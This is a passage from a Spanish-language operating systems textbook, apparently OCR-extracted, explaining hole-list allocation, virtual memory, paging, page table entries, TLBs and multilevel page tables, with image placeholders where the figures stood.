Si se mantienen distintas listas para los procesos y los huecos, la lista de huecos se puede mantener ordenada por el tamaño, para que el algoritmo del mejor ajuste sea más rápido. Cuando el algoritmo del mejor ajuste busca en una lista de huecos, del más pequeño al más grande, tan pronto como encuentre un hueco que ajuste, sabrá que el hueco es el más pequeño que se puede utilizar, de aquí que se le denomine el mejor ajuste. No es necesario buscar más, como con el esquema de una sola lista. Con una lista de huecos ordenada por tamaño, los algoritmos del primer ajuste y del mejor ajuste son igual de rápidos, y hace innecesario usar el del siguiente ajuste.

Cuando los huecos se mantienen en listas separadas de los procesos, una pequeña optimización es posible. En vez de tener un conjunto separado de estructuras de datos para mantener la lista de huecos, como se hizo en la figura 3-6(c), la información se puede almacenar en los huecos. La primera palabra de cada hueco podría ser el tamaño del mismo y la segunda palabra un apuntador a la siguiente entrada. Los nodos de la lista de la figura 3-6(c), que requieren tres palabras y un bit (P/H), ya no son necesarios.

Un algoritmo de asignación más es el denominado de **ajuste rápido**, el cual mantiene listas separadas para algunos de los tamaños más comunes solicitados. Por ejemplo, podría tener una tabla con *n* entradas, en donde la primera entrada es un apuntador a la cabeza de una lista de huecos de 4 KB, la segunda entrada es un apuntador a una lista de huecos de 8 KB, la tercera entrada un apuntador a huecos de 12 KB y así sucesivamente. Por ejemplo, los huecos de 21 KB podrían colocarse en la lista de 20 KB o en una lista especial de huecos de tamaño inusual.

Con el algoritmo del ajuste rápido, buscar un hueco del tamaño requerido es extremadamente rápido, pero tiene la misma desventaja que todos los esquemas que se ordenan por el tamaño del hueco: cuando un proceso termina o es intercambiado, buscar en sus vecinos para ver si es posible una fusión es un proceso costoso. Si no se realiza la fusión, la memoria se fragmentará rápidamente en un gran número de pequeños huecos en los que no cabrá ningún proceso.

3.3 MEMORIA VIRTUAL

Mientras que los registros base y límite se pueden utilizar para crear la abstracción de los espacios de direcciones, hay otro problema que se tiene que resolver: la administración del agrandamiento del software (*bloatware*). Aunque el tamaño de las memorias se incrementa con cierta rapidez, el del software aumenta con una mucha mayor. En la década de 1980, muchas universidades operaban un sistema de tiempo compartido con docenas de usuarios (más o menos satisfechos) trabajando simultáneamente en una VAX de 4 MB. Ahora Microsoft recomienda tener por lo menos 512 MB para que un sistema Vista de un solo usuario ejecute aplicaciones simples y 1 GB si el usuario va a realizar algún trabajo serio. La tendencia hacia la multimedia impone aún mayores exigencias sobre la memoria.

Como consecuencia de estos desarrollos, existe la necesidad de ejecutar programas que son demasiado grandes como para caber en la memoria y sin duda existe también la necesidad de tener sistemas que puedan soportar varios programas ejecutándose al mismo tiempo, cada uno de los cuales cabe en memoria, pero que en forma colectiva exceden el tamaño de la misma. El intercambio no es una opción atractiva, ya que un disco SATA ordinario tiene una velocidad de transferencia pico de 100 MB/segundo a lo más, lo cual significa que requiere por lo menos 10 segundos para intercambiar un programa de 1 GB de memoria a disco y otros 10 segundos para intercambiar un programa de 1 GB del disco a memoria.

El problema de que los programas sean más grandes que la memoria ha estado presente desde los inicios de la computación, en áreas limitadas como la ciencia y la ingeniería (para simular la creación del universo o, incluso, para simular una nueva aeronave, se requiere mucha memoria). Una solución que se adoptó en la década de 1960 fue dividir los programas en pequeñas partes, conocidas como **sobrepuestos** (***overlays***). Cuando empezaba un programa, todo lo que se cargaba en memoria era el administrador de sobrepuestos, que de inmediato cargaba y ejecutaba el sobrepuesto 0; cuando éste terminaba, indicaba al administrador de sobrepuestos que cargara el 1 encima del sobrepuesto 0 en la memoria (si había espacio) o encima del mismo (si no había espacio). Algunos sistemas de sobrepuestos eran muy complejos, ya que permitían varios sobrepuestos en memoria a la vez. Los sobrepuestos se mantenían en el disco, intercambiándolos primero hacia adentro de la memoria y después hacia afuera de la memoria mediante el administrador de sobrepuestos.

Aunque el trabajo real de intercambiar sobrepuestos hacia adentro y hacia afuera de la memoria lo realizaba el sistema operativo, el de dividir el programa en partes tenía que realizarlo el programador en forma manual. El proceso de dividir programas grandes en partes modulares más pequeñas consumía mucho tiempo, y era aburrido y propenso a errores. Pocos programadores eran buenos para esto. No pasó mucho tiempo antes de que alguien ideara una forma de pasar todo el trabajo a la computadora.

El método ideado (Fotheringham, 1961) se conoce actualmente como **memoria virtual**. La idea básica detrás de la memoria virtual es que cada programa tiene su propio espacio de direcciones, el cual se divide en trozos llamados **páginas**. Cada página es un rango contiguo de direcciones. Estas páginas se asocian a la memoria física, pero no todas tienen que estar en la memoria física para poder ejecutar el programa. Cuando el programa hace referencia a una parte de su espacio de direcciones que está en la memoria física, el hardware realiza la asociación necesaria al instante. Cuando el programa hace referencia a una parte de su espacio de direcciones que *no* está en la memoria física, el sistema operativo recibe una alerta para buscar la parte faltante y volver a ejecutar la instrucción que falló.

En cierto sentido, la memoria virtual es una generalización de la idea de los registros base y límite. El procesador 8088 tenía registros base separados (pero no tenía registros límite) para texto y datos. Con la memoria virtual, en vez de tener una reubicación por separado para los segmentos de texto y de datos, todo el espacio de direcciones se puede asociar a la memoria física en unidades pequeñas equitativas. A continuación le mostraremos cómo se implementa la memoria virtual.

La memoria virtual funciona muy bien en un sistema de multiprogramación, con bits y partes de muchos programas en memoria a la vez. Mientras un programa espera a que una parte del mismo se lea y coloque en la memoria, la CPU puede otorgarse a otro proceso.

3.3.1 Paginación

La mayor parte de los sistemas de memoria virtual utilizan una técnica llamada **paginación**, que describiremos a continuación. En cualquier computadora, los programas hacen referencia a un conjunto de direcciones de memoria. Cuando un programa ejecuta una instrucción como

```
MOV REG, 1000
```

lo hace para copiar el contenido de la dirección de memoria 1000 a `REG` (o viceversa, dependiendo de la computadora). Las direcciones se pueden generar usando indexado, registros base, registros de segmentos y otras formas más.




Figura 3-8. La posición y función de la MMU. Aquí la MMU se muestra como parte del chip de CPU, debido a que es común esta configuración en la actualidad. Sin embargo, lógicamente podría ser un chip separado y lo era hace años.

Estas direcciones generadas por el programa se conocen como **direcciones virtuales** y forman el **espacio de direcciones virtuales**. En las computadoras sin memoria virtual, la dirección física se coloca directamente en el bus de memoria y hace que se lea o escriba la palabra de memoria física con la misma dirección. Cuando se utiliza memoria virtual, las direcciones virtuales no van directamente al bus de memoria. En vez de ello, van a una **MMU** (*Memory Managemente Unit*,

Unidad de administración de memoria) que asocia las direcciones virtuales a las direcciones de memoria físicas, como se ilustra en la figura 3-8.

En la figura 3-9 se muestra un ejemplo muy simple de cómo funciona esta asociación. En este ejemplo, tenemos una computadora que genera direcciones de 16 bits, desde 0 hasta 64 K. Éstas son las direcciones virtuales. Sin embargo, esta computadora sólo tiene 32 KB de memoria física. Así, aunque se pueden escribir programas de 64 KB, no se pueden cargar completos en memoria y ejecutarse. No obstante, una copia completa de la imagen básica de un programa, de hasta 64 KB, debe estar presente en el disco para que las partes se puedan traer a la memoria según sea necesario.

El espacio de direcciones virtuales se divide en unidades de tamaño fijo llamadas **páginas**. Las unidades correspondientes en la memoria física se llaman **marcos de página**. Las páginas y los marcos de página por lo general son del mismo tamaño. En este ejemplo son de 4 KB, pero en sistemas reales se han utilizado tamaños de página desde 512 bytes hasta 64 KB. Con 64 KB de espacio de direcciones virtuales y 32 KB de memoria física obtenemos 16 páginas virtuales y 8 marcos de página. Las transferencias entre la RAM y el disco siempre son en páginas completas.




Figura 3-9. La relación entre las direcciones virtuales y las direcciones de memoria física está dada por la tabla de páginas. Cada página empieza en un múltiplo de 4096 y termina 4095 direcciones más arriba, por lo que de 4 K a 8 K en realidad significa de 4096 a 8191 y de 8 K a 12 K significa de 8192 a 12287.

La notación en la figura 3-9 es la siguiente. El rango marcado de 0K a 4 K significa que las direcciones virtuales o físicas en esa página son de 0 a 4095. El rango de 4 K a 8 K se refiere a las

direcciones de 4096 a 8191 y así en lo sucesivo. Cada página contiene exactamente 4096 direcciones que empiezan en un múltiplo de 4096 y terminan uno antes del múltiplo de 4096.

Por ejemplo, cuando el programa trata de acceder a la dirección 0 usando la instrucción

```
MOV REG,0
```

la dirección virtual 0 se envía a la MMU. La MMU ve que esta dirección virtual está en la página 0 (0 a 4095), que de acuerdo con su asociación es el marco de página 2 (8192 a 12287). Así, transforma la dirección en 8192 y envía la dirección 8192 al bus. La memoria no sabe nada acerca de la MMU y sólo ve una petición para leer o escribir en la dirección 8192, la cual cumple. De esta manera, la MMU ha asociado efectivamente todas las direcciones virtuales entre 0 y 4095 sobre las direcciones físicas de 8192 a 12287.

De manera similar, la instrucción

```
MOV REG,8192
```

se transforma efectivamente en

```
MOV REG,24576
```

debido a que la dirección virtual 8192 (en la página virtual 2) se asocia con la dirección 24576 (en el marco de página físico 6). Como tercer ejemplo, la dirección virtual 20500 está a 20 bytes del inicio de la página virtual 5 (direcciones virtuales 20480 a 24575) y la asocia con la dirección física 12288 + 20 = 12308.

Por sí sola, la habilidad de asociar 16 páginas virtuales a cualquiera de los ocho marcos de página mediante la configuración de la apropiada asociación de la MMU no resuelve el problema de que el espacio de direcciones virtuales sea más grande que la memoria física. Como sólo tenemos ocho marcos de página físicos, sólo ocho de las páginas virtuales en la figura 3-9 se asocian a la memoria física. Las demás, que se muestran con una cruz en la figura, no están asociadas. En el hardware real, un **bit de presente/ausente** lleva el registro de cuáles páginas están físicamente presentes en la memoria.

¿Qué ocurre si el programa hace referencia a direcciones no asociadas, por ejemplo, mediante el uso de la instrucción

```
MOV REG,32780
```

que es el byte 12 dentro de la página virtual 8 (empezando en 32768)? La MMU detecta que la página no está asociada (lo cual se indica mediante una cruz en la figura) y hace que la CPU haga un trap al sistema operativo. A este trap se le llama **fallo de página**. El sistema operativo selecciona un marco de página que se utilice poco y escribe su contenido de vuelta al disco (si no es que ya está ahí). Después obtiene la página que se acaba de referenciar en el marco de página que se acaba de liberar, cambia la asociación y reinicia la instrucción que originó el trap.

Por ejemplo, si el sistema operativo decidiera desalojar el marco de página 1, cargaría la página virtual 8 en la dirección física 8192 y realizaría dos cambios en la asociación de la MMU. Primero, marcaría la entrada de la página virtual 1 como no asociada, para hacer un trap por cualquier acceso a las direcciones virtuales entre 4096 y 8191. Después reemplazaría la cruz en la entrada de

la página virtual 8 con un 1, de manera que al ejecutar la instrucción que originó el trap, asocie la dirección virtual 32780 a la dirección física 4108 (4096 + 12).

Ahora veamos dentro de la MMU para analizar su funcionamiento y por qué hemos optado por utilizar un tamaño de página que sea una potencia de 2. En la figura 3-10 vemos un ejemplo de una dirección virtual, 8196 (0010000000000100 en binario), que se va a asociar usando la asociación de la MMU en la figura 3-9. La dirección virtual entrante de 16 bits se divide en un número de página de 4 bits y en un desplazamiento de 12 bits. Con 4 bits para el número de página, podemos tener 16 páginas y con los 12 bits para el desplazamiento, podemos direccionar todos los 4096 bytes dentro de una página.




Figura 3-10. La operación interna de la MMU con 16 páginas de 4 KB.

El número de página se utiliza como índice en la **tabla de páginas**, conduciendo al número del marco de página que corresponde a esa página virtual. Si el bit de *presente/ausente* es 0, se provoca un trap al sistema operativo. Si el bit es 1, el número del marco de página encontrado en la tabla de páginas se copia a los 3 bits de mayor orden del registro de salida, junto con el desplazamiento de 12 bits, que se copia sin modificación de la dirección virtual entrante. En conjunto forman una dirección física de 15 bits. Después, el registro de salida se coloca en el bus de memoria como la dirección de memoria física.

3.3.2 Tablas de páginas

En una implementación simple, la asociación de direcciones virtuales a direcciones físicas se puede resumir de la siguiente manera: la dirección virtual se divide en un número de página virtual (bits de mayor orden) y en un desplazamiento (bits de menor orden). Por ejemplo, con una dirección de 16 bits y un tamaño de página de 4 KB, los 4 bits superiores podrían especificar una de las 16 páginas virtuales y los 12 bits inferiores podrían entonces especificar el desplazamiento de bytes (0 a 4095) dentro de la página seleccionada. Sin embargo, también es posible una división con 3, 5 u otro número de bits para la página. Las distintas divisiones implican diferentes tamaños de página.

El número de página virtual se utiliza como índice en la tabla de páginas para buscar la entrada para esa página virtual. En la entrada en la tabla de páginas, se encuentra el número de marco de página (si lo hay). El número del marco de página se adjunta al extremo de mayor orden del desplazamiento, reemplazando el número de página virtual, para formar una dirección física que se pueda enviar a la memoria.

Por ende, el propósito de la tabla de páginas es asociar páginas virtuales a los marcos de página. Hablando en sentido matemático, la tabla de páginas es una función donde el número de página virtual es un argumento y el número de marco físico es un resultado. Utilizando el resultado de esta función, el campo de la página virtual en una dirección virtual se puede reemplazar por un campo de marco de página, formando así una dirección de memoria física.

Estructura de una entrada en la tabla de páginas

Ahora vamos a pasar de la estructura de las tablas de páginas en general a los detalles de una sola entrada en la tabla de páginas. La distribución exacta de una entrada depende en gran parte de la máquina, pero el tipo de información presente es aproximadamente el mismo de una máquina a otra. En la figura 3-11 proporcionamos un ejemplo de una entrada en la tabla de páginas. El tamaño varía de una computadora a otra, pero 32 bits es un tamaño común. El campo más importante es el *número de marco de página*. Después de todo, el objetivo de la asociación de páginas es mostrar este valor. Enseguida de este campo tenemos el bit de *presente/ausente*. Si este bit es 1, la entrada es válida y se puede utilizar. Si es 0, la página virtual a la que pertenece la entrada no se encuentra actualmente en la memoria. Al acceder a una entrada en la tabla de página con este bit puesto en 0 se produce un fallo de página.




Figura 3-11. Una típica entrada en la tabla de páginas.

Los bits de *protección* indican qué tipo de acceso está permitido. En su forma más simple, este campo contiene 1 bit, con 0 para lectura/escritura y 1 para sólo lectura. Un arreglo más sofisticado es tener 3 bits: uno para habilitar la lectura, otro para la escritura y el tercero para ejecutar la página.

Los bits de *modificada* y *referenciada* llevan el registro del uso de páginas. Cuando se escribe en una página, el hardware establece de manera automática el bit de *modificada*. Este bit es valioso cuando el sistema operativo decide reclamar un marco de página. Si la página en él ha sido modificada (es decir, está "sucia"), debe escribirse de vuelta en el disco. Si no se ha modificado (es decir, está "limpia") sólo se puede abandonar, debido a que la copia del disco es aun válida. A este bit se le conoce algunas veces como **bit sucio**, ya que refleja el estado de la página.

El bit de *referenciada* se establece cada vez que una página es referenciada, ya sea para leer o escribir. Su función es ayudar al sistema operativo a elegir una página para desalojarla cuando ocurre un fallo de página. Las páginas que no se estén utilizando son mejores candidatos que las páginas que se están utilizando y este bit desempeña un importante papel en varios de los algoritmos de reemplazo de páginas que estudiaremos más adelante en este capítulo.

Finalmente, el último bit permite deshabilitar el uso de caché para la página. Esta característica es importante para las páginas que se asocian con los registros de dispositivos en vez de la memoria. Si el sistema operativo está esperando en un ciclo de espera hermético a que cierto dispositivo de E/S responda a un comando que acaba de recibir, es esencial que el hardware siga obteniendo la palabra del dispositivo y no utilice una copia antigua en la caché. Con este bit, el uso de la caché se puede desactivar. Las máquinas que tienen un espacio de E/S separado y no utilizan E/S asociada a la memoria no necesitan este bit.

Observe que la dirección del disco utilizado para guardar la página cuando no está en memoria no forma parte de la tabla de páginas. La razón es simple: la tabla de páginas sólo guarda la información que el hardware necesita para traducir una dirección virtual en una dirección física. La información que necesita el sistema operativo para manejar los fallos de página se mantiene en tablas de software dentro del sistema operativo. El hardware no la necesita.

Antes de analizar más aspectos de la implementación, vale la pena recalcar de nuevo que lo que la memoria virtual hace es crear una abstracción —el espacio de direcciones— que es una abstracción de la memoria física, al igual que un proceso es una abstracción del procesador físico (CPU). Para implementar la memoria virtual, hay que descomponer el espacio de direcciones virtuales en páginas y asociar cada una a cierto marco de página de memoria física o dejarla (temporalmente) sin asociar. Por ende, este capítulo trata fundamentalmente de una abstracción creada por el sistema operativo y la forma en que se administra esa abstracción.

3.3.3 Aceleración de la paginación

Acabamos de ver los fundamentos de la memoria virtual y la paginación. Ahora es tiempo de entrar en más detalle acerca de las posibles implementaciones. En cualquier sistema de paginación hay que abordar dos cuestiones principales:

1. La asociación de una dirección virtual a una dirección física debe ser rápida.

2. Si el espacio de direcciones virtuales es grande, la tabla de páginas será grande.

El primer punto es una consecuencia del hecho de que la asociación virtual-a-física debe realizarse en cada referencia de memoria. Todas las instrucciones deben provenir finalmente de la memoria y muchas de ellas hacen referencias a operandos en memoria también. En consecuencia, es necesario hacer una, dos o algunas veces más referencias a la tabla de páginas por instrucción. Si la ejecución de una instrucción tarda, por ejemplo 1 nseg, la búsqueda en la tabla de páginas debe realizarse en menos de 0.2 nseg para evitar que la asociación se convierta en un cuello de botella importante.

El segundo punto se deriva del hecho de que todas las computadoras modernas utilizan direcciones virtuales de por lo menos 32 bits, donde 64 bits se vuelven cada vez más comunes. Por decir, con un tamaño de página de 4 KB, un espacio de direcciones de 32 bits tiene 1 millón de páginas y un espacio de direcciones de 64 bits tiene más de las que desearíamos contemplar. Con 1 millón de páginas en el espacio de direcciones virtual, la tabla de páginas debe tener 1 millón de entradas. Y recuerde que cada proceso necesita su propia tabla de páginas (debido a que tiene su propio espacio de direcciones virtuales).

La necesidad de una asociación de páginas extensa y rápida es una restricción considerable en cuanto a la manera en que se construyen las computadoras. El diseño más simple (por lo menos en concepto) es tener una sola tabla de páginas que consista en un arreglo de registros de hardware veloces, con una entrada para cada página virtual, indexada por número de página virtual, como se muestra en la figura 3-10. Cuando se inicia un proceso, el sistema operativo carga los registros con la tabla de páginas del proceso, tomada de una copia que se mantiene en la memoria principal. Durante la ejecución del proceso no se necesitan más referencias a memoria para la tabla de páginas. Las ventajas de este método son que es simple y no requiere referencias a memoria durante la asociación. Una desventaja es que es extremadamente costoso que la tabla de páginas sea extensa; otra es que tener que cargar la tabla de páginas completa en cada conmutación de contexto ve afectado el rendimiento.

En el otro extremo, toda la tabla de páginas puede estar en la memoria principal. Así, todo lo que el hardware necesita es un solo registro que apunte al inicio de la tabla de páginas. Este diseño permite cambiar la asociación de direcciones virtuales a direcciones físicas al momento de una conmutación de contexto con sólo recargar un registro. Desde luego, tiene la desventaja de requerir una o más referencias a memoria para leer las entradas en la tabla de páginas durante la ejecución de cada instrucción, con lo cual se hace muy lenta.

Búferes de traducción adelantada

Ahora veamos esquemas implementados ampliamente para acelerar la paginación y manejar espacios de direcciones virtuales extensos, empezando con la aceleración de la paginación. El punto inicial de la mayor parte de las técnicas de optimización es que la tabla de páginas está en la memoria. Potencialmente, este diseño tiene un enorme impacto sobre el rendimiento. Por ejemplo, considere una instrucción de 1 byte que copia un registro a otro. A falta de paginación, esta instrucción hace

sólo una referencia a memoria para obtener la instrucción. Con la paginación se requiere al menos una referencia adicional a memoria para acceder a la tabla de páginas. Como la velocidad de ejecución está comúnmente limitada por la proporción a la que la CPU puede obtener instrucciones y datos de la memoria, al tener que hacer dos referencias a memoria por cada una de ellas se reduce el rendimiento a la mitad. Bajo estas condiciones, nadie utilizaría la paginación.

Los diseñadores de computadoras han sabido acerca de este problema durante años y han ideado una solución que está basada en la observación de que la mayor parte de los programas tienden a hacer un gran número de referencias a un pequeño número de páginas y no viceversa. Por ende, sólo se lee con mucha frecuencia una pequeña fracción de las entradas en la tabla de páginas; el resto se utiliza muy pocas veces.

La solución que se ha ideado es equipar a las computadoras con un pequeño dispositivo de hardware para asociar direcciones virtuales a direcciones físicas sin pasar por la tabla de páginas. El dispositivo, llamado **TLB** (*Translation Lookaside Buffer*, Búfer de traducción adelantada) o algunas veces **memoria asociativa**, se ilustra en la figura 3-12. Por lo general se encuentra dentro de la MMU y consiste en un pequeño número de entradas, ocho en este ejemplo, pero raras veces más de 64. Cada entrada contiene información acerca de una página, incluyendo el número de página virtual, un bit que se establece cuando se modifica la página, el código de protección (permisos de lectura/escritura/ejecución) y el marco de página físico en el que se encuentra la página. Estos campos tienen una correspondencia de uno a uno con los campos en la tabla de páginas, excepto por el número de página virtual, que no se necesita en la tabla de páginas. Otro bit indica si la entrada es válida (es decir, si está en uso) o no.

Válida	Página virtual	Modificada	Protección	Marco de página
1	140	1	RW	31
1	20	0	R X	38
1	130	1	RW	29
1	129	1	RW	62
1	19	0	R X	50
1	21	0	R X	45
1	860	1	RW	14
1	861	1	RW	75

Figura 3-12. Un TLB para acelerar la paginación.

Un ejemplo que podría generar el TLB de la figura 3-12 es un proceso en un ciclo que abarque las páginas virtuales 19, 20 y 21, de manera que estas entradas en el TLB tengan códigos de protección para lectura y ejecución. Los datos principales que se están utilizando (por decir, un arreglo que se esté procesando) se encuentran en las páginas 129 y 130. La página 140 contiene los índices utilizados en los cálculos del arreglo. Al final, la pila está en las páginas 860 y 861.

Ahora veamos cómo funciona el TLB. Cuando se presenta una dirección virtual a la MMU para que la traduzca, el hardware primero comprueba si su número de página virtual está presente en

el TLB al compararla con todas las entradas en forma simultánea (es decir, en paralelo). Si se encuentra una coincidencia válida y el acceso no viola los bits de protección, el marco de página se toma directamente del TLB, sin pasar por la tabla de páginas. Si el número de página virtual está presente en el TLB, pero la instrucción está tratando de escribir en una página de sólo lectura, se genera un fallo por protección.

El caso interesante es lo que ocurre cuando el número de página virtual no está en el TLB. La MMU detecta que no está y realiza una búsqueda ordinaria en la tabla de páginas. Después desaloja una de las entradas del TLB y la reemplaza con la entrada en la tabla de páginas que acaba de buscar. De esta forma, si esa página se utiliza pronto otra vez, la segunda vez se producirá un acierto en el TLB en vez de un fracaso. Cuando se purga una entrada del TLB, el bit modificado se copia de vuelta a la entrada en la tabla de páginas en memoria. Los otros valores ya están ahí, excepto el bit de referencia. Cuando el TLB se carga de la tabla de páginas, todos los campos se toman de la memoria.

Administración del TLB mediante software

Hasta ahora hemos supuesto que toda máquina con memoria virtual paginada tiene tablas de páginas reconocidas por el hardware, más un TLB. En este diseño, la administración y el manejo de fallas del TLB se realiza por completo mediante el hardware de la MMU. Las traps, o trampas, para el sistema operativo ocurren sólo cuando una página no se encuentra en memoria.

En el pasado, esta suposición era correcta. Sin embargo, muchas máquinas RISC modernas (incluyendo SPARC, MIPS y HP PA) hacen casi toda esta administración de páginas mediante software. En estas máquinas, las entradas del TLB se cargan de manera explícita mediante el sistema operativo. Cuando no se encuentra una coincidencia en el TLB, en vez de que la MMU vaya a las tablas de páginas para buscar y obtener la referencia a la página que se necesita, sólo genera un fallo del TLB y pasa el problema al sistema operativo. El sistema debe buscar la página, eliminar una entrada del TLB, introducir la nueva página y reiniciar la instrucción que originó el fallo. Y, desde luego, todo esto se debe realizar en unas cuantas instrucciones, ya que los fallos del TLB ocurren con mucha mayor frecuencia que los fallos de página.

De manera sorprendente, si el TLB es razonablemente grande (por ejemplo, de 64 entradas) para reducir la proporción de fallos, la administración del TLB mediante software resulta tener una eficiencia aceptable. El beneficio principal aquí es una MMU mucho más simple, lo cual libera una cantidad considerable de área en el chip de CPU para cachés y otras características que pueden mejorar el rendimiento. Uhlig y colaboradores (1994) describen la administración del TLB mediante software.

Se han desarrollado varias estrategias para mejorar el rendimiento en equipos que realizan la administración del TLB mediante software. Un método se enfoca en reducir los fallos del TLB y el costo de un fallo del TLB cuando llega a ocurrir (Bala y colaboradores, 1994). Para reducir los fallos del TLB, algunas veces el sistema operativo averigua de modo “intuitivo” cuáles páginas tienen más probabilidad de ser utilizadas a continuación y precarga entradas para ellas en el TLB. Por ejemplo, cuando un proceso cliente envía un mensaje a un proceso servidor en el mismo equipo, es muy probable que el servidor tenga que ejecutarse pronto. Sabiendo esto al tiempo que procesa el trap para realizar la operación `send`, el sistema también puede comprobar en dónde están las páginas de código, datos y pila del servidor, asociándolas antes de que tengan la oportunidad de producir fallos del TLB.

La forma normal de procesar un fallo del TLB, ya sea en hardware o en software, es ir a la tabla de páginas y realizar las operaciones de indexado para localizar la página referenciada. El problema al realizar esta búsqueda en software es que las páginas que contienen la tabla de páginas tal vez no estén en el TLB, lo cual producirá fallos adicionales en el TLB durante el procesamiento. Estos fallos se pueden reducir al mantener una caché grande en software (por ejemplo, de 4 KB) de entradas en el TLB en una ubicación fija, cuya página siempre se mantenga en el TLB. Al comprobar primero la caché de software, el sistema operativo puede reducir de manera substancial los fallos del TLB.

Cuando se utiliza la administración del TLB mediante software, es esencial comprender la diferencia entre los dos tipos de fallos. Un **fallo suave** ocurre cuando la página referenciada no está en el TLB, sino en memoria. Todo lo que se necesita aquí es que el TLB se actualice. No se necesita E/S de disco. Por lo general, un fallo suave requiere de 10 a 20 instrucciones de máquina y se puede completar en unos cuantos nanosegundos. Por el contrario, un **fallo duro** ocurre cuando la misma página no está en memoria (y desde luego, tampoco en el TLB). Se requiere un acceso al disco para traer la página, lo cual tarda varios milisegundos. Un fallo duro es en definitiva un millón de veces más lento que un fallo suave.

3.3.4 Tablas de páginas para memorias extensas

Los TLBs se pueden utilizar para acelerar las traducciones de direcciones virtuales a direcciones físicas sobre el esquema original de la tabla de páginas en memoria. Pero ése no es el único problema que debemos combatir. Otro problema es cómo lidiar con espacios de direcciones virtuales muy extensos. A continuación veremos dos maneras de hacerlo.

Tablas de páginas multinivel

Como primer método, considere el uso de una **tabla de páginas multinivel**. En la figura 3-13 se muestra un ejemplo simple. En la figura 3-13(a) tenemos una dirección virtual de 32 bits que se particiona en un campo *TP1* de 10 bits, un campo *TP2* de 10 bits y un campo *Desplazamiento* de 12 bits. Como los desplazamientos son de 12 bits, las páginas son de 4 KB y hay un total de 2^{20}.

El secreto del método de la tabla de páginas multinivel es evitar mantenerlas en memoria todo el tiempo, y en especial, aquellas que no se necesitan. Por ejemplo, suponga que un proceso necesita 12 megabytes: los 4 megabytes inferiores de memoria para el texto del programa, lo siguientes 4 megabytes para datos y los 4 megabytes superiores para la pila. Entre la parte superior de los datos y la parte inferior de la pila hay un hueco gigantesco que no se utiliza.

